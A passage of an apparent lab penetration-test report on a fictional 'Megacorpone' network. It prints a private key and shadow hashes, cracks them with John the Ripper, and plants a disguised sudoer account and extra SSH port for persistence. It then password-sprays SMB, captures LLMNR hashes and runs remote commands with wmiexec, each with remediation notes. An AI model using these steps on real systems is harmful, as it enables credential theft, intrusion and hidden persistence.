BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
root@metasploitable:/home/msfadmin/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0×1c6i
PL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXv5jGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2
zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMg
iJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metasploitable
```

cat /etc/shadow

```
root@metasploitable:/home# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..:19005:0:99999:7:::
root@metasploitable:/home#
```

edit nano file to only contain username:hashes

```
  GNU nano 2.0.7                                File: hash.txt

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
systemd-ssh:$1$p40cKpHh$U9RwIkxC.vjuwyqTld7.R1
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..
```

crack passwords with John the Ripper:

```
┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
password         (systemd-ssh)
batman           (sys)
service          (service)
Password1        (tstark)
```

Persistence on Compromised Machine

Risk Rating: **Critical**

Description:
Kill Chain Labs previously connected to Megacorpone's system via SSH. In order to establish persistence from the successful exploit, we created a new account (systemd-ssh), added port 10022, and established systemd-ssh as a sudoer.

Affected Hosts: megacorpone.com

Remediation:

- Perform regular vulnerability scanning of the network to highlight and correct known exploits.
- Close all unnecessary ports to include SSH in order to mitigate the attack surface.
- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Enable account creation and deletion logs and review at regular intervals.

Reading top 10 lines of the SSH config file:

```
msfadmin@metasploitable:~$ head /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$
```

Using nano to edit and add port 10022:

```
  GNU nano 2.0.7                File: /etc/ssh/sshd_config                  M

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 10022
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile     %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
                                [ Read 77 lines ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

must reboot in order to restart the SSH service:

```
msfadmin@metasploitable:~$ sudo reboot

Broadcast message from msfadmin@metasploitable
        (/dev/pts/1) at 17:40 ...

The system is going down for reboot NOW!
msfadmin@metasploitable:~$ Connection to 172.22.117.150 closed by remote host.
Connection to 172.22.117.150 closed.

┌──(root💀 kali)-[~]
└─# ssh msfadmin@172.22.117.150
ssh: connect to host 172.22.117.150 port 22: Connection refused

┌──(root💀 kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Feb  9 16:10:37 2023 from 172.22.117.100
msfadmin@metasploitable:~$
```

Adding new user, systemd-ssh:password:

```
msfadmin@metasploitable:~$ sudo adduser systemd-ssh
[sudo] password for msfadmin:
Sorry, try again.
[sudo] password for msfadmin:
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
The home directory `/home/systemd-ssh' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$
```

Adding to sudoers group,
Exit and sign in with new user via SSH:

```
msfadmin@metasploitable:~$ sudo usermod -aG sudo systemd-ssh
msfadmin@metasploitable:~$ exit
logout
Connection to 172.22.117.150 closed.

┌──(root💀 kali)-[~]
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
```

Windows Open Ports


Risk Rating: High

Description:
Using the Nmap scan report, Kill Chain Labs was able to reveal two Windows machines: 172.22.117.10 and 172.22.117.20. 172.22.117.10 was identified as the Domain Controller due to having Kerberos port 88 opened. Furthermore, ports 135 (RPC/SMB), 139 (Netbios), 389 (Windows Active Directory LDAP), 445 (SMB), 593 (RPC), and 3390 (RDP) confirm Windows service.

Affected Hosts: 172.22.117.10, 172.22.117.20

Remediation:

- Close all unnecessary ports in order to mitigate the attack surface.
- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Enable firewall rules to screen traffic between the network and Domain Controller.



Password Spraying

Risk Rating: **Medium**

Description:
Kill Chain Labs used auxiliary/scanner/smb/smb_login to initiate a password spraying attack on the Domain Controller as well as the .20 system. This allowed us to access the Windows 10 machine using tstark credentials.

Affected Hosts: 172.22.117.10, 172.22.117.20

Remediation:

- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Enable firewall rules to screen traffic between the network and Domain Controller.
- Establish a lockout policy that will only allow a maximum number of password login attempts for a specified duration (i.e. five attempts in 30 minutes).

```
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
```

```
msf6 auxiliary(scanner/smb/smb_login) > info

       Name: SMB Login Check Scanner
     Module: auxiliary/scanner/smb/smb_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  tebo <tebo@attackresearch.com>
  Ben Campbell <eat_meatballs@hotmail.co.uk>
  Brandon McCann "zeknox" <bmccann@accuvant.com>
  Tom Sellers <tom@fadedcode.net>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user:realm)
  DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any authentication
  DETECT_ANY_DOMAIN false            no        Detect if domain is required for the specified user
  PASS_FILE                          no        File containing passwords, one per line
  PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
  RECORD_GUEST      false            no        Record guest-privileged random logins to the database
  RHOSTS            172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT             445              yes       The SMB service port (TCP)
  SMBDomain         megacorpone      no        The Windows domain to use for authentication
  SMBPass           Password!        no        The password for the specified username
  SMBUser           tstark           no        The username to authenticate as
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

Description:
  This module will test a SMB login on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0506
```


success logging into 172.22.117.10

```
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[!] 172.22.117.10:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.10:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

also, success logging into 172.22.117.20

```
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
[!] 172.22.117.20:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Able to log on to Windows 10 with tstark:Password!



LLMNR Spoofing


Risk Rating: **Critical**


Description:
Kill Chain Labs successfully obtained password hashes from the Megacorpone network via LLMNR Spoofing. We were able to initiate responder and spoof password hashes as systems go through the authentication process. We successfully obtained pparker (usernam) and Spring2021 (password) from password cracking with John the Ripper.

Affected Hosts: megacorpone.com

Remediation:

- Disable the LLMNR service





Copying the hash and cracking with John the Ripper:

```
┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt llmnr.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 DONE (2023-01-26 21:35) 0g/s 1307Kp/s 1307Kc/s 1307KC/s !)(OPPQR..*7¡Vamos!
Session completed.

┌──(root💀kali)-[~]
└─# john llmnr.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2023-01-26 21:36) 4.761g/s 36485p/s 36485c/s 36485C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Windows Management Instrumentation (WMI) Vulnerability

Risk Rating: **Medium**

Description:
Kill Chain Labs used Windows Management Instrumentation (WMI) as an information gathering tool, employing Metasploit exploit auxiliary/scanner/smb/impacket/wmiexec. We were able to view system processes for the Windows network to include system info, tasks list, and net share.

Affected Hosts: 172.22.117.20

Remediation:

- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Use anti-malware software to detect the use of powershells.

```
msf6 > use auxiliary scanner/smb/impacket/wmiexec

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/impacket/wmiexec    2018-03-19       normal  No     WMI Exec

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/impacket/wmiexec

[*] Using auxiliary/scanner/smb/impacket/wmiexec
msf6 auxiliary([redacted]) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND                     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     yes       The password for the specified username
   SMBUser                     yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary([redacted]) > set COMMAND whoami
COMMAND => whoami
msf6 auxiliary([redacted]) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary([redacted]) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary([redacted]) > set SMBPass Spring2021
SMBPass => Spring2021
msf6 auxiliary([redacted]) > set SMBUser pparker
SMBUser => pparker
msf6 auxiliary([redacted]) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    whoami           yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Spring2021       yes       The password for the specified username
   SMBUser    pparker          yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    whoami           yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Spring2021       yes       The password for the specified username
   SMBUser    pparker          yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\pparker

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND tasklist
COMMAND => tasklist
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    tasklist         yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                         i/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Spring2021       yes       The password for the specified username
   SMBUser    pparker          yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        128 K
Registry                        72 Services                   0      8,912 K
smss.exe                       384 Services                   0        588 K
csrss.exe                      476 Services                   0      4,436 K
wininit.exe                    544 Services                   0      6,012 K
csrss.exe                      556 Console                    1      4,064 K
services.exe                   608 Services                   0      6,808 K
winlogon.exe                   640 Console                    1      7,012 K
lsass.exe                      668 Services                   0     14,500 K
fontdrvhost.exe                756 Console                    1      2,100 K
fontdrvhost.exe                764 Services                   0      2,356 K
svchost.exe                    780 Services                   0     15,200 K
svchost.exe                    872 Services                   0      9,760 K
dwm.exe                        972 Console                    1     23,720 K
LogonUI.exe                    988 Console                    1     38,940 K
svchost.exe                    324 Services                   0     50,820 K
svchost.exe                    444 Services                   0      9,144 K
svchost.exe                    748 Services                   0     16,168 K
svchost.exe                   1036 Services                   0     15,628 K
svchost.exe                   1044 Services                   0     15,340 K
svchost.exe                   1052 Services                   0     19,932 K
svchost.exe                   1060 Services                   0      6,020 K
svchost.exe                   1152 Services                   0     14,288 K
svchost.exe                   1180 Services                   0      7,064 K
svchost.exe                   1488 Services                   0     15,156 K
Memory Compression            1540 Services                   0     27,212 K
VSSVC.exe                     1576 Services                   0      4,868 K
svchost.exe                   1668 Services                   0      4,684 K
svchost.exe                   1896 Services                   0      4,352 K
svchost.exe                   1904 Services                   0      6,260 K
spoolsv.exe                   1220 Services                   0     13,824 K
svchost.exe                   1740 Services                   0      9,212 K
mBJYohB.exe                   2264 Services                   0      2,672 K
svchost.exe                   2272 Services                   0      5,324 K
svchost.exe                   2304 Services                   0     30,864 K
omQVqZ.exe                    2320 Services                   0      3,728 K
RXxARX.exe                    2328 Services                   0      3,728 K
MsMpEng.exe                   2376 Services                   0    111,988 K
svchost.exe                   3008 Services                   0      7,468 K
WmiPrvSE.exe                   560 Services                   0      8,116 K
NisSrv.exe                    3416 Services                   0     10,224 K
svchost.exe                   3844 Services                   0      7,112 K
MicrosoftEdgeUpdate.exe       3260 Services                   0      3,404 K
SgrmBroker.exe                2804 Services                   0      6,016 K
uhssvc.exe                    3592 Services                   0      5,856 K
svchost.exe                   3284 Services                   0     14,964 K
svchost.exe                   2472 Services                   0      9,216 K
SearchIndexer.exe             1856 Services                   0     19,960 K
svchost.exe                    396 Services                   0      7,104 K
WmiPrvSE.exe                  3040 Services                   0     10,792 K
omQVqZ.exe                    3680 Services                   0      3,960 K
mBJYohB.exe                   2464 Services                   0      3,960 K
RXxARX.exe                    3960 Services                   0      3,960 K
```

```
MsMpEng.exe                  2376 Services                   0    111,988 K
svchost.exe                  3008 Services                   0      7,468 K
WmiPrvSE.exe                  560 Services                   0      8,116 K
NisSrv.exe                   3416 Services                   0     10,224 K
svchost.exe                  3844 Services                   0      7,112 K
MicrosoftEdgeUpdate.exe      3260 Services                   0      3,404 K
SgrmBroker.exe               2804 Services                   0      6,016 K
uhssvc.exe                   3592 Services                   0      5,856 K
svchost.exe                  3284 Services                   0     14,964 K
svchost.exe                  2472 Services                   0      9,216 K
SearchIndexer.exe            1856 Services                   0     19,960 K
svchost.exe                   396 Services                   0      7,104 K
WmiPrvSE.exe                 3040 Services                   0     10,792 K
omQVqZ.exe                   3680 Services                   0      3,960 K
mBJYohB.exe                  2464 Services                   0      3,960 K
RXxARX.exe                   3960 Services                   0      3,960 K
cmd.exe                      2296 Services                   0      3,808 K
conhost.exe                  1832 Services                   0     11,988 K
tasklist.exe                 2460 Services                   0      8,640 K

[+] Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND systeminfo
COMMAND => systeminfo
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[+] Running for 172.22.117.20...
[+] 172.22.117.20 - SMBv3.0 dialect used
[+]
Host Name:                 WINDOWS10
OS Name:                   Microsoft Windows 10 Pro N
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          sysadmin
Registered Organization:
Product ID:                00331-60000-00000-AA609
Original Install Date:     5/10/2021, 12:17:16 AM
System Boot Time:          2/13/2023, 9:35:15 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
